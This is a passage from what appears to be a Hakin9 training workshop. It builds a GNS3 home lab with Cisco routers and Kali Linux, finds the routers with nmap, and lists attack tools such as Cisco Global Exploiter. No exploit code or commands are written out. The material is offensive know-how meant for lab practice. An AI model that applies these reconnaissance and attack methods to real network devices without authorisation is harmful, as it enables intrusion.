
You should first get VMs up and running for other operating systems and then you can import those Machines in GNS3. To learn more about GNS3 please visit vendor website. If you can not make it, post on the forum and we will help you with GNS3 Home Labs setup in detail which can be utilized for hands-on hacking routers / switches / firewalls / Intrusion Prevention Systems, as well.

However, this requires a dedicated workshop on “GNS3 Hack Lab”, and for hakin9 to bring this workshop to you, please post and we will build another separate workshop with this fully equipped GNS3 lab in which you can hack core network security devices like IDS/IPS/Firewalls.


Now, we will add routers and switches first so that we can first boot in and show you the IOS consoles.

Router Setup


Drag any router and drop on the white panel and setup default memory to 128MB as it is not pre-set as shown below in the snapshot.




Ensure you have at least one Fast Ethernet card setup as shown below in the snapshot.




Now, run the router and open the console to interact with router as shown below. Run and go to console.



You will see the below screen as a first boot of the router. Now type now and continue and you will enter into the router console as shown below.




Now do some initial configuration by setting up a IP Address to this and then we will integrate Kali Linux as we will use Kali Linux to attach this network device. We have setup the router with this initial configuration and the IP Address of the router is shown in below snapshot.




Now, you have to connect this router with a switch and add a Kali Linux Host so that you can build the home network virtually within GNS3. To equip this virtual lab for the workshop, we will be running more routers and hosts in the final network diagram as shown below.


The final Lab diagram can look like the below as shown in the snapshot, however, you are free to add as many devices as you need, depending on your hardware performance.




So what you have in the network is accessible by the normal user and a Bad guy. Both have access to a switch and four routers running in the network.



The above image shows four routers in the boot up process and you should configure them on your own. (As we mentioned, if you need a full-blown workshop on this, please request on the forum). Now at this stage what is up and running in the virtual lab is shown below and first you have to find the IP Address of the routers quickly.




Okay lab is now running Kali Linux and four Cisco routers. This is also shown below in the network we designed in the GNS3.




You can notice that four routers, a switch and Kali Linux have green links, which means they are up and running, however, the XP Machine is on a red link and this is obvious that it is down. We will turn it up if required.

Now, run the network discovery tool from Kali Linux and find out the routers IP Addresses as shown below.


Exercise 1 – Discovering Network



Okay, so far three devices discovered how lab is running for routers and a switch too. Let's pick one IP Address and see which network devices is running on this IP Address.



Okay, cool we now know that we have two open ports running on this device, however, the type of device is not discovered by nmap tool. So let's run another scan and find out who is on this IP Address.



Cool, Cisco router running IOS is discovered by nmap, it is also running telnet and http services which you can see as well in services discovered by nmap. You can run the full scan on the network to discover all Cisco devices and what is running on them as services so that you can further run different attacks.

Now, let's start the network attack phase. So far, we have a couple of routers up and running in the lab. Let's do some testing with the following tools.

"This is to be noted that what is presented in this workshop are the conceptual testing methods that demonstrate how you can build a Cisco home lab virtually and practice different network attacks to gain hands-on experience in network attacks. Moreover, if you have more vulnerable Cisco IOS(s) installed on routers you will gain more vulnerabilities to exploit in and practice IOS Attack methods on Cisco Devices."

Tools Required (Available in Kali Linux)

- Nmap
- Cisco Torch
- Network Discovery
- Cisco Global Exploiter
- SNMP Enumeration Tool

The best part is, all of these tools are available in Kali Linux, in fact you can find more tools that can be used to attack network devices. We will have walkthroughs using all of these tools in our next module. Please join us and thank you for completing this module. Hakin9 hopes to see you in the next module with walkthroughs on performing different attacks on network devices.

Note: If you want to learn Cisco IOS Exploit Development then post on the forum and we will bring the workshop dedicated to the exploit development on Cisco platform.

Module 3 – Walkthroughs on Hacking Network Devices

Tutorial 1 – Attack Methodology

Welcome to module three of this workshop. We believe the previous two modules gave you more knowledge in “Attacking Network Devices”. This workshop has taken you through the core principles, and now we are in the module where you will gain some hands-on experience in attacking network devices.

However, before you just start using the tools we mentioned in the previous module, you should understand the overall methodology in launching the attack. This methodology will take you from the initial steps to the launching of designated attacks. The attack vectors are different and there are many of them, however, we will be focused on what has been so far presented in the workshop.

